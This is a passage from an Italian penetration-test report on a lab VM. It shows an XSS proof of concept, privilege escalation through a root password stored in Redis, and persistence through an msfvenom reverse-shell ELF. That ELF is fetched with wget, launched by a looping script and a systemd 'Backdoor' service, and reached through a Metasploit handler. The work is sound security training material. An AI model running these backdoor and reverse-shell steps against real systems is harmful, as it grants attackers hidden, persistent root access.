-rw-r--r--  1 auxerre auxerre  606 Jun  4 09:36 .bash_history
-rw-r--r--  1 auxerre auxerre  220 Apr 19  2021 .bash_logout
-rw-r--r--  1 auxerre auxerre 3526 Apr 19  2021 .bashrc
-rw-r--r--  1 root    root    2001 Apr 21  2021 index.html
-rw-r--r--  1 auxerre auxerre  807 Apr 19  2021 .profile
-rw-r--r--  1 auxerre auxerre   25 Jun  2 12:15 .rediscli_history
drwxr-xr-x  2 auxerre auxerre 4096 Apr 21  2021 .ssh
-rwxr-xr-x  1 auxerre auxerre  146 Apr 22  2021 user.txt
auxerre@Momentum:~$
```

Figura 3.12: Accesso alla macchina target tramite il servizio SSH

3.2.4 Cross Site Scripting

In fase di *Vulnerability Mapping* il tool *Paros Proxy* ha segnalato la possibilità di effettuare *Cross Site Scripting* sulla pagina `'http://10.0.2.4/opus-details.php'`. Sebbene l'accesso alla macchina target sia stato possibile grazie alla presenza di una password all'interno di uno script, al fine di svolgere una fase di *exploitation* esaustiva, risulta utile tentare di sfruttare tale vulnerabilità. A tale scopo, è necessario preparare un URL contenente uno script da iniettare nella pagina; il tool *Paros Proxy*, nel report generato, fornisce un URL di questo tipo: `'http://10.0.2.4/opus-details.php?id=%3CSCRIPT%3Ealert%22Paros%22;%3C/SCRIPT%3E'`. La figura 3.13 mostra il risultato dell'iniezione dello script, che consiste in un semplice alert.

Tale vulnerabilità risulta, dunque, sfruttabile e può portare al furto dei dati di sessione degli utenti del sito mediante, ad esempio, l'iniezione di script che prelevano i cookie e li inviano ad un server controllato da un attaccante.




Figura 3.13: Risultato dell'esecuzione del *Cross Site Scripting*

La fase di *Exploitation* ha portato all'acquisizione della macchina target mediante l'accesso al servizio *SSH*. Nell'ambito della presente fase verranno illustrate le attività di *Post-Exploitation* svolte, trattando, in particolare, la fase di *Privilege Escalation* e quella di *Maintaining Access*.

4.1 Privilege Escalation

Ottenuto l'accesso all'utente '*auxerre*' è stata studiata una strategia volta ad un'elevazione verticale dei privilegi al fine di ottenere l'accesso all'utente *root*. Nei successivi paragrafi verranno illustrate le metodologie utilizzate per la *privilege escalation*.

4.1.1 Armitage

In maniera analoga a quanto accaduto con la fase di *Exploitation*, ci si è avvalsi dell'utilizzo del tool *Armitage* al fine di individuare un exploit in grado di effettuare *privilege escalation* sulla macchina target. Mediante l'interfaccia di *Armitage* è stato effettuato il *log in* al servizio *SSH* della macchina target, per poi effettuare una scansione degli exploit disponibili ed infine eseguirli in *flood* mediante la funzionalità *Hail Mary* già sfruttata in fase di *Exploitation*. Tale operazione ha portato alla creazione di una sessione mediante l'exploit '*auxiliary/scanner/ssh/ssh_login*' che è riuscito a stabilire una connessione *SSH* con la macchina target, presumibilmente sfruttando le credenziali inserite in fase di *log in* dall'interfaccia

di *Armitage*. Interagendo con la sessione stabilita, è stato verificato, mediante il comando *'whoami'*, che l'accesso è stato effettuato con l'utente *'auxerre'* (figura 4.1). Non è stato, dunque, rilevato un *exploit* in grado di effettuare una *privilege escalation*.




Figura 4.1: Sessione stabilita da *Armitage*

4.1.2 Tecniche manuali di *privilege escalation*

Il fallimento dell'utilizzo del tool *Armitage* per effettuare *privilege escalation* ha reso necessario l'utilizzo di tecniche manuali volte all'individuazione di una strategia per effettuare l'elevazione dei privilegi nella macchina target. Il primo passo di tale processo è stato eseguire alcune classiche operazioni al fine di individuare un servizio sfruttabile per la *privilege escalation*.

Ricerca di un eseguibile con il bit *SETUID* acceso

Nel contesto della gestione dei privilegi di *Linux*, mediante l'utilizzo del bit *SETUID*, è possibile modificare l'*effective user ID* di un processo impostandolo allo *user ID* dell'*owner* del relativo eseguibile [8]. Al fine di individuare un eseguibile di proprietà di *root* avente il bit *SETUID* acceso, è stato eseguito il comando:

```
$ find / -perm /u+s 2>/dev/null
```




Figura 4.2: Ricerca di un eseguibile con il bit *SETUID* acceso


L'output del comando, illustrato nella figura 4.2, mostra che tutti gli eseguibili rilevati sono relativi a programmi e librerie di sistema e non si prestano ad essere sfruttati per un'operazione di *privilege escalation*.

Analisi delle *capabilities* degli eseguibili

Le classiche implementazioni di *UNIX* consentono, mediante le *capabilities* [9], di abilitare e disabilitare dei privilegi associati ad un eseguibile, allo scopo di effettuare una gestione a grana fine dei permessi ad esso associati. Per esaminare le *capabilities* associate agli eseguibili presenti sul sistema è stato eseguito il seguente comando:

```
$ /usr/sbin/getcap -r / 2>/dev/null
```

Il comando *getcap* ha rilevato un eseguibile di sistema (*ping*) a cui è associata la *capability* *CAP_NET_RAW* che consente di forgiare pacchetti *ad-hoc* (figura 4.3). Non sono, dunque, stati individuati eseguibili aventi *capabilities* che consentono di ottenere i privilegi di *root*.



```
auxerre@Momentum:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
```

Figura 4.3: Output del tool *getcap*

Analisi dei servizi erogati dal sistema

In fase di *Target Enumeration* sono stati individuati due servizi erogati dalla macchina target: *SSH* e *HTTP*. Disponendo, nell'ambito di tale fase, di un accesso diretto alla macchina, risulta possibile individuare, in maniera esaustiva, tutti i servizi. Il primo passo è stato quello di esaminare le connessioni instaurate dalla macchina target. Dal momento che il tool *netstat* non risulta essere installato sulla macchina target, ci si è avvalsi del tool *ss*, mediante il seguente comando:

```
$ ss -utln
```

Tale tool consente di analizzare lo stato delle *socket* aperte; in particolare l'opzione '*-u*' serve a listare quelle di tipo *UDP*, l'opzione '*-t*' serve a listare quelle di tipo *TCP*, l'opzione '*-l*' serve a listare quelle in ascolto ed infine l'opzione '*-n*' serve ad evitare la risoluzione dei servizi, mostrando i numeri delle porte. L'output del tool, mostrato nella figura 4.4, fa emergere la presenza di un'applicazione in ascolto sulla porta 6379. Al fine di individuare l'applicazione in questione è stato utilizzando il seguente comando:

```
$ ps aux | grep 6379
```

```
auxerre@Momentum:~$ ss -tln
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*
tcp	LISTEN	0	128	127.0.0.1:6379	0.0.0.0:*
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*
tcp	LISTEN	0	128	[::]:6379	[::]:*
tcp	LISTEN	0	128	*:80	*:*
tcp	LISTEN	0	128	[::]:22	[::]:*

Figura 4.4: Output del comando `ss`

Dall'output del comando (figura 4.5) risulta immediato stabilire che l'applicazione in ascolto sulla porta 6379 risulta essere *Redis*.

```
auxerre@Momentum:~$ ps aux | grep 6379
```

	USER	PR	NI	U	SS	St	TTY	TIME	COMMAND
redis	482	0.2	0.7	60888	14796	?		Ssl 03:19	0:45 /usr/bin/redis-server 127.0.0.1:6379
auxerre	2458	0.0	0.0	6076	892	pts/0		S+ 08:11	0:00 grep 6379

Figura 4.5: Output del comando `ps`


Analisi del programma *Redis*

Redis [10] è un key-value store open source utilizzato come database, cache, motore di streaming e message broker. Consultando la relativa documentazione, emerge la presenza del comando *redis-cli* utilizzabile per eseguire una *shell* che consente di interagire con *Redis*. Mediante una lettura approfondita della documentazione è stato scoperto che per stampare tutte le chiavi conservate è possibile utilizzare il comando `'KEYS *'`, che ha rilevato la presenza di una chiave chiamata `'rootpass'`. Mediante il comando `'GET rootpass'` (ancora una volta rilevato con l'ausilio della documentazione) si ottiene la stringa `'m0mentum-allenum'` (figura 4.6).

```
auxerre@Momentum:~$ redis-cli
127.0.0.1:6379> KEYS *
1) "rootpass"
127.0.0.1:6379> get rootpass
"m0mentum-allenum##"
```

Figura 4.6: Ottenimento della password di *root*

L'identificativo della chiave associata a tale stringa lascia ben poco spazio all'immaginazione, rendendo chiaro che si tratti della password dell'utente *root*. A seguito di tale scoperta, come mostrato nella figura 4.7, è stato effettuato l'accesso all'utente *root* utilizzando la password identificata, completando, dunque, la fase di *privilege escalation* verticale.



```
auxerre@Momentum:~$ su root
Password:
root@Momentum:/home/auxerre#
```

Figura 4.7: Accesso all'account dell'utente *root*

4.2 Maintaining Access

Ottenuti i massimi privilegi, è possibile installare una *backdoor* all'interno della macchina target in modo da mantenere l'accesso anche in seguito ad un'eventuale *patch* delle vulnerabilità identificate. Nell'ambito del presente processo di *Penetration Testing* verrà installata sulla macchina target una *backdoor* persistente che consiste in una *reverse shell* che si collega alla macchina *Kali* accettando comandi da essa.

4.2.1 Generazione della *backdoor* mediante *Metasploit*


Metasploit mette a disposizione un tool, chiamato *msfvenom* che consente di generare l'eseguibile di una *reverse shell* pronta all'uso da installare sulla macchina target. Dalla macchina *Kali*, è stata avviata la console di *Metasploit* ed è stato eseguito il comando:

```
$ msfvenom -a x64 -platform linux -p linux/x64/shell/reverse_tcp
LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf
```

Il vantaggio di tale approccio risiede nel fatto che la *backdoor* generata non necessita di meccanismi di autenticazione, consentendo alla macchina *Kali* di interagire liberamente con la macchina target.

4.2.2 Creazione dello script per l'avvio della *reverse shell*

Al fine di eseguire la *backdoor* ad ogni avvio del sistema, è stato previsto uno *script*, chiamato *in.sh*, avente come unico obiettivo quello di richiamare in loop la *reverse shell* precedentemente generata (figura 4.8). La presenza del loop ha come scopo quello di evitare la terminazione della *backdoor* al termine della prima interazione con la macchina *Kali*.



```
#!/bin/sh
while true
do
/etc/init.d/shell.elf
done
```

Figura 4.8: Script che avvia la *reverse shell*

4.2.3 Trasferimento della *backdoor* sulla macchina target

L'eseguibile della *backdoor* ed il relativo *script* che si occupa di richiamarla sono stati creati sulla macchina *Kali* e successivamente trasferiti sulla macchina target sfruttando il *Web Server* di *Kali* ed il comando *wget* della macchina target. In particolare, sulla macchina *Kali*, i file '*shell.elf*' e '*in.sh*' sono stati inseriti nella directory '*/var/www/html*' e successivamente è stato avviato il *Web Server* '*apache2*' mediante il comando:

```
$ sudo systemctl start apache2
```

D'altro canto, sulla macchina target è stato effettuato l'accesso come utente *root* e sono stati prelevati i file mediante una connessione al *Web Server* di *Kali* sfruttando i comandi:

```
$ wget http://10.0.2.15/shell.elf
```

```
$ wget http://10.0.2.15/in.sh
```

I file prelevati sono stati spostati nella directory '*/etc/init.d*' e gli sono stati forniti i permessi di esecuzione mediante i comandi:

```
$ chmod +x /etc/init.d/shell.elf
```

```
$ chmod +x /etc/init.d/in.sh
```

4.2.4 Attivazione della *backdoor* come processo da eseguire all'avvio

Al fine di eseguire la *backdoor* ad ogni avvio del sistema, è necessario impostare il file *in.sh* come servizio da eseguire all'avvio. A tale scopo è stato creato il file '*/lib/systemd/system/shell-script.service.service*', che funge da descrittore per il servizio da creare, avente il contenuto riportato nella figura 4.9. Sono, infine, stati lanciati i seguenti comandi, al fine di abilitare ed eseguire il servizio appena definito:

```
$ systemctl daemon-reload
```

```
$ systemctl enable shellscript.service
```

```
$ systemctl start shellscript.service
```

4.2.5 Collegamento alla *backdoor* da parte della macchina *Kali*

In seguito all'installazione della *backdoor* sulla macchina target risulta possibile accedervi dalla macchina *Kali* senza l'utilizzo delle credenziali d'accesso. A tale scopo, risulta sufficiente aprire la console di *Metasploit* ed eseguire i seguenti comandi per caricare l'*exploit* ed il *payload* che consentono di connettersi alla *backdoor* creata:

```
[Unit]
Description=Backdoor

[Service]
ExecStart=/etc/init.d/in.sh

[Install]
WantedBy=multi-user.target
```

Figura 4.9: Descrittore del servizio relativo alla backdoor

```
$ use exploit/multi/handler
$ set LHOST 10.0.2.15
$ set LPORT 4444
$ set payload linux/x64/shell/reverse_tcp
$ run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (38 bytes) to 10.0.2.4
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.4:42800) at 2023-06-07 17:59:50 -0400

whoami
root
█
```

Figura 4.10: Accesso alla macchina target mediante la *backdoor*

Come mostrato nella figura 4.10, ci si collega alla macchina target acquisendo immediatamente i privilegi di *root* in quanto la *reverse shell*, essendo stata installata con l'utente *root*, viene eseguita con i relativi privilegi.

Bibliografia

- [1] *nmap(1) - Linux man page*, Maggio 2023. (Citato alle pagine 6 e 10)
- [2] *arping(8) - Linux man page*, Maggio 2023. (Citato a pagina 6)
- [3] "Nmap manual." (Citato a pagina 7)
- [4] "Cpe dictionary - nist." (Citato a pagina 7)
- [5] "Assigned Numbers." RFC 1340, July 1992. (Citato a pagina 11)
- [6] *UnicornsCan Documentation Getting Started*. (Citato a pagina 11)
- [7] "Content security policy - mozilla resources for developers," May 2023. (Citato a pagina 18)
- [8] T. Carrigan, "Linux permissions: Suid, sgid, and sticky bit," 2020. (Citato a pagina 30)
- [9] "Capabilities - archlinux wiki," 2022. (Citato a pagina 31)
- [10] *Redis Documentation*, Giugno 2023. (Citato a pagina 32)